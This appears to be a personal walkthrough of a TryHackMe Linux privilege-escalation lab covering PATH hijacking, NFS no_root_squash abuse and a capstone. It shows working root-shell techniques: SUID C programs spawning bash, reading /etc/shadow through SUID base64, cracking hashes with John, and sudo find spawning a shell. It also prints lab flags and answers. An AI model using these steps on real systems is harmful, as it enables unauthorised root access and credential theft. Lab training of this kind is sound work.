matt:$6$wHmIjebL7MA7KN9A$C4UBJB4WVI37r.Ct3Hbhd3Y0cua3AUow02w2RUNauW8IigHAYvLHzhLrIUxVSGa.twjHc71MoBJfjCTxrkiLR:18798:0:99999:7:::

root@ip-10-201-115-104:~# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "sha512crypt-openc1"
Use the "--format=sha512crypt-openc1" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456 (??)
1g 0:00:00:00 DONE (2025-09-05 06:04) 2.941g/s 752.9p/s 752.9c/s 752.9C/s 123456..freedom
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Answer: **123456**

Privilege Escalation: PATH

If a folder for which your user has write permission is located in the path, you could potentially hijack an application to run a script. PATH in Linux is an environmental variable that tells the operating system where to search for executables. For any command that is not built into the shell or that is not defined with an absolute path, Linux will start searching in folders defined under PATH. (PATH is the environmental variable we're talking about here, path is the location of a file).

Typically the PATH will look like this:

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$
```

If we type “thm” to the command line, these are the locations Linux will look in for an executable called thm. The scenario below will give you a better idea of how this can be leveraged to increase our privilege level. As you will see, this depends entirely on the existing configuration of the target system, so be sure you can answer the questions below before trying this.

1. What folders are located under \$PATH
2. Does your current user have write privileges for any of these folders?
3. Can you modify \$PATH?
4. Is there a script/application you can start that will be affected by this vulnerability?

For demo purposes, we will use the script below:

```
GNU nano 4.8
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("thm");
}
```

This script tries to launch a system binary called “thm” but the example can easily be replicated with any binary.

We compile this into an executable and set the SUID bit.

```

root@targetsystem:/home/alper/Desktop# cat path_exp.c
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("thm");
}
root@targetsystem:/home/alper/Desktop# gcc path_exp.c -o path -w
root@targetsystem:/home/alper/Desktop# chmod u+s path
root@targetsystem:/home/alper/Desktop# ls -l
total 24
-rwsr-xr-x 1 root  root  16792 Jun 17 07:02 path
-rw-rw-r-- 1 alper alper    76 Jun 17 06:53 path_exp.c
root@targetsystem:/home/alper/Desktop# █

```

Our user now has access to the “path” script with SUID bit set.

```

alper@targetsystem:~/Desktop$ ls -l
total 24
-rwsr-xr-x 1 root  root  16792 Jun 17 07:02 path
-rw-rw-r-- 1 alper alper    76 Jun 17 06:53 path_exp.c
alper@targetsystem:~/Desktop$ █

```

Once executed “path” will look for an executable named “thm” inside folders listed under PATH.

If any writable folder is listed under PATH we could create a binary named thm under that directory and have our “path” script run it. As the SUID bit is set, this binary will run with root privilege

A simple search for writable folders can be done using the “find / -writable 2>/dev/null” command. The output of this command can be cleaned using a simple cut and sort sequence.

```

alper@targetsystem:~/Desktop$ find / -writable 2>/dev/null | cut -d "/" -f 2 | sort -u
dev
home
proc
run
snap
sys
tmp
usr
var
alper@targetsystem:~/Desktop$ █

```

Some CTF scenarios can present different folders but a regular system would output something like we see above.

Comparing this with PATH will help us find folders we could use.

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

We see a number of folders under /usr, thus it could be easier to run our writable folder search once more to cover subfolders.

```
alper@targetsystem:~/Desktop$ find / -writable 2>/dev/null | grep usr | cut -d "/" -f 2,3 | sort -u
usr/lib
usr/share
alper@targetsystem:~/Desktop$
```

An alternative could be the command below.

```
find / -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u
```

We have added “grep -v proc” to get rid of the many results related to running processes.

Unfortunately, subfolders under /usr are not writable

The folder that will be easier to write to is probably /tmp. At this point because /tmp is not present in PATH so we will need to add it. As we can see below, the “export PATH=/tmp:\$PATH” command accomplishes this.

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$ export PATH=/tmp:$PATH
alper@targetsystem:~/Desktop$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$
```

At this point the path script will also look under the /tmp folder for an executable named “thm”.

Creating this command is fairly easy by copying /bin/bash as “thm” under the /tmp folder.

```
alper@targetsystem:/$ cd /tmp
alper@targetsystem:/tmp$ echo "/bin/bash" > thm
alper@targetsystem:/tmp$ chmod 777 thm
alper@targetsystem:/tmp$ ls -l thm
-rwxrwxrwx 1 alper alper 10 Jun 17 14:36 thm
alper@targetsystem:/tmp$
```

We have given executable rights to our copy of /bin/bash, please note that at this point it will run with our user's right. What makes a privilege escalation possible within this context is that the path script runs with root privileges.

```
alper@targetsystem:~/Desktop$ whoami
alper
alper@targetsystem:~/Desktop$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~/Desktop$ ./path
root@targetsystem:~/Desktop# whoami
root
root@targetsystem:~/Desktop# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:~/Desktop#
```

Answer the questions below:

What is the odd folder you have write access for?

Running this command:

```
find / -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u
```

To find writable folders.

```
dev/shm
dev/stderr
dev/stdin
dev/stdout
dev/tty
dev/urandom
dev/zero
etc/udev
home/murdoch
run/acpid.socket
run/cloud-init
run/dbus
run/lock
run/screen
run/shm
```

The home/murdoch folder stands out.

Answer: **/home/murdoch**

Exploit the \$PATH vulnerability to read the content of the flag6.txt file.

Currently the only directories we have access to are as follows:

```
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

To exploit this folder in the home directory we have to change the PATH variable to include that directory. This will be done by running the command:

export PATH=/home/murdoch:\$PATH

```
$ export PATH=/home/murdoch:$PATH
$ echo $PATH
/home/murdoch:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

Changing to the /home/murdoch directory we can use ls -al to show all the files and the ownership of them found in this directory.

```
$ cd /home/murdoch
$ ls
test  thm.py
$ ls -al
total 32
drwxrwxrwx 2 root root 4096 Oct 22 2021 .
drwxr-xr-x 5 root root 4096 Jun 20 2021 ..
-rwsr-xr-x 1 root root 16712 Jun 20 2021 test
-rw-rw-r-- 1 root root 86 Jun 20 2021 thm.py
```

Here we see a test file and a thm.py file. Running the files return a “thm not found” error, this can be used to create our own file called thm that will run a bash shell that will give us root access.

```
SyntaxError: invalid syntax
$ ./test
sh: 1: thm: not found
```

To do this simply use echo to write /bin/bash to a file named thm, give it full permissions, then execute the test again.

```
$ echo "/bin/bash" > thm
$ chmod 777 thm
$ ./test
root@ip-10-201-107-8:/home/murdoch# whoami
root
root@ip-10-201-107-8:/home/murdoch#
```

From here we can read the flag6.txt

No Answer Needed

What is the content of the flag6.txt file?


```
root@ip-10-201-107-8:/home/matt# cat flag6.txt
THM-736628929
```

Answer: **THM-736628929**

Privilege Escalation: NFS

Privilege escalation vectors are not confined to internal access. Shared folders and remote management interfaces such as SSH and Telnet can also help you gain root access on the target system. Some cases will also require using both vectors, e.g. finding a root SSH private key on the target system and connecting via SSH with root privileges instead of trying to increase your current user's privilege level.

Another vector that is more relevant to CTFs and exams is a misconfigured network shell. This vector can sometimes be seen during penetration testing engagements when a network backup system is present.

NFS (Network File Sharing) configuration is kept in the `/etc/exports` file. This file is created during the NFS server installation and can usually be read by users.

```
alper@targetsystem:/$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#                to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/mnt/sharedfolder *(rw,sync,insecure,no_subtree_check)
/backups *(rw,sync,insecure,no_root_squash,no_subtree_check)

alper@targetsystem:/$
```

The critical element for this privilege escalation vector is the “no_root_squash” option you can see above. By default, NFS will change the root user to `nfsnobody` and strip any file from operating with root privileges. If the “no_root_squash” option is present on a writable share, we can create an executable with SUID bit set and run it on the target system.

We will start by enumerating mountable shares from our attacking machine.

```

[~](root💀 TryHackMe)-[~]
# showmount -e 10.0.2.12
Export list for 10.0.2.12:
/backups          *
/mnt/sharedfolder *
/tmp              *

[~](root💀 TryHackMe)-[~]
# █

```

We will mount one of the “no_root_squash” shares to our attacking machine and start building our executable.

```

[~](root💀 TryHackMe)-[~]
# mkdir /tmp/backupsonattackermachine

[~](root💀 TryHackMe)-[~]
# mount -o rw 10.0.2.12:/backups /tmp/backupsonattackermachine

```

As we can set SUID bits, a simple executable that will run /bin/bash on the target system will do the job.

```

GNU nano 5.4
int main()
{ setgid(0);
  setuid(0);
  system("/bin/bash");
  return 0;
}
█

```

Once we compile the code we will set the SUID bit.

```

[~/tmp/backupsonattackermachine](root💀 TryHackMe)-[~/tmp/backupsonattackermachine]
# gcc nfs.c -o nfs -w

[~/tmp/backupsonattackermachine](root💀 TryHackMe)-[~/tmp/backupsonattackermachine]
# chmod +s nfs

[~/tmp/backupsonattackermachine](root💀 TryHackMe)-[~/tmp/backupsonattackermachine]
# ls -l nfs
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs

```

You will see below that both files (nfs.c and nfs are present on the target system. We have worked on the mounted share so there was no need to transfer them).

```
alper@targetsystem:/backups$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:/backups$ whoami
alper
alper@targetsystem:/backups$ ls -l
total 24
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
-rw-r--r-- 1 root root 76 Jun 17 16:24 nfs.c
alper@targetsystem:/backups$ ./nfs
root@targetsystem:/backups# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:/backups# whoami
root
root@targetsystem:/backups#
```

Notice the nfs executable has the SUID bit set on the target system and runs with root privileges.

Answer the questions below:

How many mountable shares can you identify on the target system?

```
root@ip-10-201-50-159:~# showmount -e 10.201.17.74
Export list for 10.201.17.74:
/home/ubuntu/sharedfolder *
/tmp *
/home/backup *
```

Answer: **3**

How many shares have the "no_root_squash" option enabled?

```
/home/backup *(rw,sync,insecure,no_root_squash,no_subtree_check)
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/home/ubuntu/sharedfolder *(rw,sync,insecure,no_root_squash,no_subtree_check)
)
```

Answer: **3**

Gain a root shell on the target system

```
root@ip-10-201-50-159:~# mkdir /tmp/backdoor
root@ip-10-201-50-159:~# mount -o rw 10.201.17.74:/tmp /tmp/backdoor
```

First make a folder on the attacker machine, in this case I used backdoor, then mount that folder to the /tmp/ directory on the target machine. From here nano into the nfs.c file and write the executable that will give us a bash shell.

```
GNU nano 4.8                                nfs.c
int main()
{ setgid(0);
  setuid(0);
  system("/bin/bash");
  return 0;
}
```

From here we have to compile the code and set the SUID bit following the steps laid out by the task.

```
root@ip-10-201-50-159:~# gcc nfs.c -o nfs -w
root@ip-10-201-50-159:~# chmod +s nfs
root@ip-10-201-50-159:~# ls -l nfs
-rwsr-sr-x 1 root root 16784 Sep  8 05:58 nfs
```

Once this is done, run the nfs executable to obtain the shell.

No Answer Needed

What is the content of the flag7.txt file?

```
$ cd /tmp
$ ls -l
total 768
-rwsr-sr-x 1 root root 764312 May 20 02:31 nfs
-rw-r--r-- 1 root root 109 May 20 02:26 nfs.c
drwx----- 3 root root 4096 May 20 01:12 snap.lxd
drwx----- 3 root root 4096 May 20 01:12 systemd-private-b92358
drwx----- 3 root root 4096 May 20 01:12 systemd-private-b92358
drwx----- 3 root root 4096 May 20 01:12 systemd-private-b92358
$ ./nfs
root@ip-10-10-125-16:/tmp# cat /home/matt/flag7.txt
THM-89384012
root@ip-10-10-125-16:/tmp#
```

Answer: THM-89384012

Capstone Challenge

By now you have a fairly good understanding of the main privilege escalation vectors on Linux and this challenge should be fairly easy.

You have gained SSH access to a large scientific facility. Try to elevate your privileges until you are Root.

We designed this room to help you build a thorough methodology for Linux privilege escalation that will be very useful in exams such as OSCP and your penetration testing engagements.

Leave no privilege escalation vector unexplored, privilege escalation is often more an art than a science.

You can access the target machine over your browser or use the SSH credentials below.

- Username: leonard
- Password: Penny123

Answer the questions below:

What is the content of the flag1.txt file?

First I used the find command to try and find flag1.txt but got no reply. This may be because it is hidden or I don't have access to where it is stored.

```
[leonard@ip-10-201-116-166 ~]$ find /* -name flag1.txt 2>/dev/null  
[leonard@ip-10-201-116-166 ~]$
```

Now I try to see what users are found on this machine. I first used cd to go to the home directory and then used ls to list the users.

```
[leonard@ip-10-201-116-166 ~]$ cd ..  
[leonard@ip-10-201-116-166 home]$ ls  
leonard missy rootflag
```

I also tried using the command found in Task 3 Enumeration where I combined cat /etc/passwd | grep home to get only the users with folders in the home directory but this only showed Leonard and Missy.

```
[leonard@ip-10-201-116-166 ~]$ cat /etc/passwd | grep home  
leonard:x:1000:1000:leonard:/home/leonard:/bin/bash  
missy:x:1001:1001:/:home/missy:/bin/bash
```

Next I try and see what binaries have the SUID bit set by running the command:

```
find /* -type f -perm -4000 2>/dev/null
```

```
[leonard@ip-10-201-116-166 ~]$ find /* -type f -perm -4000 2>/dev/null
/usr/bin/base64
/usr/bin/ksu
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chage
/usr/bin/newgrp
/usr/bin/staprun
/usr/bin/chfn
/usr/bin/su
/usr/bin/chsh
/usr/bin/Xorg
/usr/bin/mount
/usr/bin/umount
/usr/bin/crontab
/usr/bin/pkexec
/usr/bin/at
/usr/bin/sudo
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/usernetctl
/usr/sbin/userhelper
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/kde4/kpac_dhcp_helper
/usr/libexec/dbus-1/dbus-daemon-launch-helper
/usr/libexec/spice-gtk-x86_64/spice-client-glib-usb-acl-helper
/usr/libexec/qemu-bridge-helper
/usr/libexec/sss/krb5_child
/usr/libexec/sss/ldap_child
/usr/libexec/sss/selinux_child
/usr/libexec/sss/proxy_child
/usr/libexec/abrt-action-install-debuginfo-to-abrt-cache
/usr/libexec/flatpak-bwrap
```

Comparing this list to the GTFOBins Github I know that base64 has a SUID vulnerability.

.. / base64

☆ Star 12,071

File read SUID Sudo

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILF=file_to_read
base64 "$LFILF" | base64 --decode
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which base64) .
LFILF=file_to_read
./base64 "$LFILF" | base64 --decode
```

To do this run `<path to base 64> "/etc/shadow" | <path to base 64> -d` so for this machine that would be:

`/usr/bin/base64 "/etc/shadow" | /usr/bin/base64 -d`

```
[leonard@ip-10-201-116-166 ~]$ find /* -type f -perm -4000 2>/dev/null
/usr/bin/base64
/usr/bin/ksu
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chage
/usr/bin/newgrp
[leonard@ip-10-201-116-166 ~]$ /usr/bin/base64 "$/etc/shadow" | /usr/bin/base64 -d
/usr/bin/base64: $/etc/shadow: No such file or directory
[leonard@ip-10-201-116-166 ~]$ /usr/bin/base64 "/etc/shadow" | /usr/bin/base64 -d
root:$6$DWBzMoiprTTJ4gbw$g0szmtfn3HYFQweUPpSUCgHXZLzVii5o6PM0Q2oMmaDD9oGUSxelyvKbnYsaSYHrUEQXTjIw0W/yrzV5HtIL51::0:99999:7:::
missy:$6$Bj0lWE21$HwuDvV1iSiYSCNpA3Z9LxkxQEQUAdZv0bTxJxMoCp/9zRVCi6/zrLMLAQPAxfwaD2JCUypk4HaNzI3rPVqKHb/:18785:0:99999:7:::
leonard:$6$JELumeiiJFPMFj3X$0XKY.N8LDHHTtF5Q/pTCswbZt06SfAzE06UkeFJy.Kx5C9rXFuPr.8n3v7TbZEttkGKCVj50KavJNAm7ZjRi4/::0:99999:7:::
mailnull:!:18785:::
smmsp:!:18785:::
nscd:!:18785:::
missy:$6$Bj0lWE21$HwuDvV1iSiYSCNpA3Z9LxkxQEQUAdZv0bTxJxMoCp/9zRVCi6/zrLMLAQPAxfwaD2JCUypk4HaNzI3rPVqKHb/:18785:0:99999:7:::
```

Now take those hashes for root and Missy and save them in a file on the Attackbox machine to run John the Ripper to crack the hashes.

```

GNU nano 4.8 hashes.txt
:$6$DWBzMoIprTTJ4gbW$g0szmtfn3HYFQweUPpSUCgHXZLzVi15o6PM0Q2oMmaDD9oGUSxe1yvKbnYsaSYHrUEQXTjIwOW/yrzV5HtIL51::0:99999:7:::
:$6$Bj0lWE21$HwuDvV115tYSCNpA3Z9LxkxQEQUAdZv0bTxJxMoCp/9zRVCi6/zrLMLAQPAxfwaD2JCUypk4HaNzI3rPVqKHb/:18785:0:99999:7:::

root@ip-10-201-81-52:~# john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "sha512crypt-opencl"
Use the "--format=sha512crypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1 (
lg 0:00:05:36 1.07% (ETA: 14:42:08) 0.002973g/s 538.9p/s 549.6c/s 549.6C/s percy123..orlandomagic
Use the "--show" option to display all of the cracked passwords reliably

```

We got one password out of the two hashes and its for Missy.

```

[missy@ip-10-201-25-82 leonard]$ su -l missy
Password:
Last login: Wed Sep 10 07:19:40 CEST 2025 on pts/0
[missy@ip-10-201-25-82 ~]$ ls
Desktop      Downloads    perl5        Public        Videos
Documents    Music        Pictures      Templates

```

Now that we have access to the Missy user's account it's time to find the flag1.txt file.

```

[missy@ip-10-201-25-82 ~]$ find /* -name flag1.txt 2>/dev/null
/home/missy/Documents/flag1.txt
[missy@ip-10-201-25-82 ~]$ cat /home/missy/Documents/flag1.txt
THM-42828719920544

```

Answer: **THM-42828719920544**

What is the content of the flag2.txt file?

Run the find command again but this time looking for flag2.txt.

```

[missy@ip-10-201-25-82 ~]$ find /* -name flag2.txt 2>/dev/null
[missy@ip-10-201-25-82 ~]$ █

```

No luck. Now try and see if Missy has any sudo permissions by running:

sudo -l


```
[missy@ip-10-201-25-82 ~]$ sudo -l
Matching Defaults entries for missy on ip-10-201-25-82:
    !visiblepw, always_set_home, match_group_by_gid,
    always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME
    HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG
    LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION
    LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC
    LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS
    _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User missy may run the following commands on ip-10-201-25-82:
    (ALL) NOPASSWD: /usr/bin/find
```

Missy can run find as a sudo. Using sudo I reran the find command and we got a hit for flag2.txt being home directory of the rootflag user.

```
[missy@ip-10-201-25-82 ~]$ sudo find /* -name flag2.txt 2>/dev/null
/home/rootflag/flag2.txt
```

Looking up find on GTFOBins there is a sudo vulnerability that will give us root privileges.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

Running the above command gives us root access.

```
[missy@ip-10-201-25-82 ~]$ sudo find . -exec /bin/sh \; -quit
sh-4.2# whoami
root
```

From here it's as simple as running `cat /home/rootflag/flag2.txt`

```
sh-4.2# cat /home/rootflag/flag2.txt
THM-168824782390238
```

Answer: **T**HM-168824782390238